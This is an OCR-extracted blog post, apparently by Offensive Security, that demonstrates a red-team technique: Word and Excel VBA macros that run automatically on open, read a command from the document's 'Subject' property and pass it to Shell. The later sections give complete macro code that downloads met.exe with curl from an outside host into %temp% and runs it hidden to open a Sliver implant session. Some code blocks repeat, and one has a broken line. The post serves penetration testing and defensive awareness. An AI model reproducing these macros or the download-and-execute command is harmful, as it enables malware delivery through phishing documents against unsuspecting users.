
Weaponizing and Abusing Hidden FunctionalitiesContained in Office Document Properties

offensive-security.com/offsec/macro-weaponization

Jun 28, 2022

Offensive Security

A few months ago, Microsoft released an article that stated that a change would be implemented on Microsoft Office Applications that utilize Macros.



Changing Default Behavior

We're introducing a default change for five Office apps that run macros:

VBA macros obtained from the internet will now be blocked by default.

For macros in files obtained from the internet, users will no longer be able to enable content with a click of a button. A message bar will appear for users notifying them with a button to learn more. The default is more secure and is expected to keep more users safe including home users and information workers in managed organizations.

Reference: https://docs.microsoft.com/en-us/deployoffice/security/internet-macros-blocked


This change in behavior impacts Office LTSC, Office 2021, Office 2019, Office 2016, and Office 2013. With these protections that Microsoft is integrating, I wanted to share a technique that I have been using for a long time and it still works till this day. Although, it is not expected that this hole will be here forever, as at some point Microsoft is likely to close this bypass. Before I share the details on how the technique works, we need to understand how it was identified and how we were able to leverage it.

This Proof of Concept was tested using the latest version of Windows 11 and Microsoft Office 2021.

The Hidden Secrets in Office Application Properties

Office Visual Basic for Applications (VBA) is a programming language that automates tasks or operations in the files you create with Office Applications. For instance, using VBA code you can create a popup message that displays a reminder to users to save a document to a particular network drive the first time they try to save it. Microsoft provides a variety of references that we can utilize to create our VBA script.

For the purpose of this proof of concept, we will be creating a malicious word document and utilizing an application object to call another object that is located in the document property.



Once the macro is complete we want to save the document as **Word 97-2003 Document (.doc)**. This technique will also work if we want to save it as a **Microsoft Word Macro-Enabled Document (.docm)**.

```
If Application.Documents.Count >= 1 Then
    MsgBox ActiveDocument.Name
Else
    MsgBox "No documents are open"
End If
```

Reference: https://docs.microsoft.com/en-us/office/vba/api/word.application.activedocument

In this example above the VBA code checks to see if the office document has been given a name. If the document does have a name, a message box will appear showing the name of the document. If the document did not have a name, another message box would appear stating


“No documents are open”.

Offsec-macro - NewMacros (Code)

(General)

```
Sub AutoOpen()
If Application.Documents.Count >= 1 Then
    MsgBox ActiveDocument.Name
Else
    MsgBox "No documents are open"
End If
End Sub
```

With this VBA example, we can pull the name of the file and pass the output into a message box, but we need to make sure the value would not be noticeable to our target. After further research, there is another object that we can utilize to call a value in the document properties.



The Document.BuiltInDocumentProperties function can return a single object that represents a specific built-in document property. If the document is unable to define a value from one of the properties in the built-in document properties, then it will generate an error. For instance, we can create a VBA script that will pull a value we state in one of the document properties.

Reference: https://docs.microsoft.com/en-us/office/vba/api/word.document.builtindocumentproperties

Let’s take a look at the following example:


```
Sub AutoOpen()
notetaking
End Sub

Sub notetaking()
'get value from company string in document metadata and run i
MsgBox ActiveDocument.BuiltInDocumentProperties("Subject").Value

End Sub
```


```
Sub AutoOpen()
    notetaking
End Sub
```


```
Sub notetaking()
    'get value from company string in document metadata and run i
     MsgBox ActiveDocument.BuiltInDocumentProperties("Subject").Value

End Sub
```

This script displays a message box that shows the value contained in the subject category of the document properties. In order for this script to run successfully, we need to provide input in the subject category of our document. By right-clicking on the macro document to view the properties, we will navigate to the Details tab and include our input in the “Subject” category:

Now that we have provided some input into the value category, we will open our document and execute the macro.




offsec-notes Properties
General
Security
Custom
Details
Previous Versions
Property
Value
Description
Title
Subject
Document Everything!
Tags
Categories
Comments
Origin
Authors
Last saved by
Revision number
7
Version number
Program name
Microsoft Office Word
Company
Manager
Content created
4/24/2022 8:01 PM
Date last saved
4/24/2022 8:12 PM
Last printed
Total editing time
00:10:00
Remove Properties and Personal Information
OK
Cancel
Apply



As you can see, the macro was able to display a message box with our value that we put in the "Subject" category. Since our value input is displayed from the macro, we can now use this technique to see if we can get an application to load from the built-in document property.

Testing Execution in the Subject Category


Now that we have a baseline as to how we can load input from the document properties, let's work on getting an application to execute from our macro. We can use the "shell" function in VBA to have the script run an executable that we call.


```
Sub AutoOpen()
    calculations
End Sub

Sub calculations()
    'obtain the value from the subject string in document metadata and run it
   Dim strProgramName As String
   Set doc = ActiveDocument
    strProgramName = doc.BuiltInDocumentProperties("Subject").Value
    Call Shell("""" & strProgramName & """", vbNormalFocus)
End Sub
```

```
Sub AutoOpen()
    calculations
End Sub

Sub calculations()
    'obtain the value from the subject string in document metadata and run it

    Dim strProgramName As String

    Set doc = ActiveDocument

    strProgramName = doc.BuiltInDocumentProperties("Subject").Value


    Call Shell("""" & strProgramName & """", vbNormalFocus)

End Sub
```

The strProgramName will contain the string of the application we want our macro to execute. In this case, we are going to see if the calculator (calc.exe) will appear.

Now the string has been set with "calc.exe" in our "Subject" line, let's execute our word doc and see what happens! Once we select "Enable Content", our calculator application appears as expected.





Combining Our Scripts to Get a Shell

Since our macro can now load calc.exe let's turn it into a malicious macro! We will use our macro to download our payload and have it execute a callback to our system. There are a variety of tools, such as Metasploit, that we can use to generate a payload and have it create a session between our targets. However, many tools out there are constantly being flagged by antivirus and we need to find ways to bypass it.

In this scenario, we are going to use a tool called Sliver. Sliver is an open-source cross-platform adversary emulation/red team framework. We are going to use Sliver for the implants feature because it's written in Golang and can be used on macOS, Windows, and Linux systems.

When we generate the payload we are also implementing certain controls to help bypass our detection from Antivirus (AV). There are a variety of resources you can find online that provide different techniques you can implement to reduce the detection of your payloads. The techniques used in this article are being leveraged in ongoing operations and at this time they will not be shared. We encourage you to do your own research and look for ways to help improve your payloads from being flagged by AV.

Once the payload is generated, we can run a web server to host it as our macro can download and execute it on the target system. After the payload is executed we will receive a new session from our payload that we can interact with using Sliver.

Let's take a look at the code for this malicious macro:


```
Sub AutoOpen()
    chapel
End Sub
Sub chapel()
    Dim strProgramName As String
    Dim strArgument As String
    Set doc = ActiveDocument
    strProgramName = doc.BuiltInDocumentProperties("Subject").Value
    strArgument = "/c curl -s http://192.168.163.130:8443/met.exe --output
%temp%\met.exe && %temp%\met.exe
    Call Shell(""" & strProgramName & """ """ & strArgument & """", vbHideFocus)
End Sub
```

```
Sub AutoOpen()
    chapel
End Sub
```

```
Sub chapel()

    Dim strProgramName As String
    Dim strArgument As String

    Set doc = ActiveDocument

    strProgramName = doc.BuiltInDocumentProperties("Subject").Value

    strArgument = "/c curl -s http://192.168.163.130:8443/met.exe --output %temp%\met.exe && %temp%\met.exe"


    Call Shell(""" & strProgramName & """ """ & strArgument & """", vbHideFocus)

End Sub
```

In this VBscript we added a srtArgument function that will execute the string we want alongside our application we are calling that is a string in the “Subject” category. In our argument, we are using curl to download our payload and save it to the user’s local temp directory. Once the program is downloaded and saved into the user’s local temp directory, the payload will be executed and we will obtain a callback from our payload. The “Subject” property will contain cmd.exe as we are using the /c “switch” to carry out the command and then cmd will terminate when it is completed.

Now that we have created our malicious macro, let’s save and close it. We will include cmd.exe in the “Subject” field and apply the changes we made in the built-in document properties. With these changes completed, we can now open our document and check if we’ve received a session.



Watch Video At: https://youtu.be/8ZePZzdVQT8

As you can see demonstrated in this video we successfully obtained a session from our Sliver server. We now have the ability to interact with the target system.

Obtaining a Shell with Microsoft Excel


Since we got our malicious macro to work in Microsoft Word, we can also use Microsoft Excel to leverage the built-in document properties by including our macro in a Macro-Enabled Worksheet. However, we will need to change some of the functions we have in our macro to make it work in Excel. Just like the Document.BuiltInDocumentProperties function we are going to use Workbook.BuiltinDocumentProperties to load our specified value and return it into the built-in workbook property.

Let's take a look at the code for this malicious macro:

```
Sub Auto_Open()
    kincaid
End Sub

Sub kincaid()

    Dim strProgramName As String
    Dim strArgument As String

    Set doc = ActiveWorkbook

    strProgramName = doc.BuiltinDocumentProperties("Subject").Value

    strArgument = "/c curl -s http://192.168.163.130:8443/met.exe --output
%temp%\met.exe && %temp%\met.exe"

    Call Shell("""" & strProgramName & """ """ & strArgument & """", vbHideFocus)

End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```


```
Sub Auto_Open()
    kincaid
End Sub

Sub kincaid()

    Dim strProgramName As String
    Dim strArgument As String

    Set doc = ActiveWorkbook

    strProgramName = doc.BuiltinDocumentProperties("Subject").Value

    strArgument = "/c curl -s http://192.168.163.130:8443/met.exe --output %temp%\met.exe && %temp%\met.exe"

    Call Shell("""" & strProgramName & """ """ & strArgument & """", vbHideFocus)

End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```


As you can see in the script we changed the doc function from “ActiveDocument” to “ActiveWorkbook” and we added another section. When the workbook enables the macro it will automatically open and execute the macro. This will replicate the same scenario we did with our malicious word document.



Watch Video At: https://youtu.be/rqeRK-x9G7s

As you can see demonstrated in this video our macro was executed in our macro-enabled workbook and we obtained a session from our Sliver server.

Conclusion

As penetration testers, we continue to target Office applications as they are heavily incorporated in enterprise networks. VBA enables documents to contain macros used to automate the execution of tasks and other functionality on the host. Although these items are critical for business activities, they can easily be misused and have been historically. Adversaries abuse these techniques to this day to conduct malicious harm and as security researchers, these techniques will continue to appear.

As defenders continue to improve their capabilities, it's important to consider that many tried and true methods of abusing Office files will start to fail. These issues are not new and there are a lot of opportunities for research into this area. Consider this, the exploit demonstrated throughout this blog post is using a field that has been present within Office files for a very long time. Day in and day out these opportunities will be key in the future for security researchers and those looking to find new ways to deliver a payload with Office.

Credit

I want to give a shout-out to Andy Gill aka ZephrFish for showing me this technique and giving me the opportunity to research it further. I would have never gone down this cool rabbit hole to understand how this worked if you didn't let me know about it.

About The Author

TJ Null
Community Manager

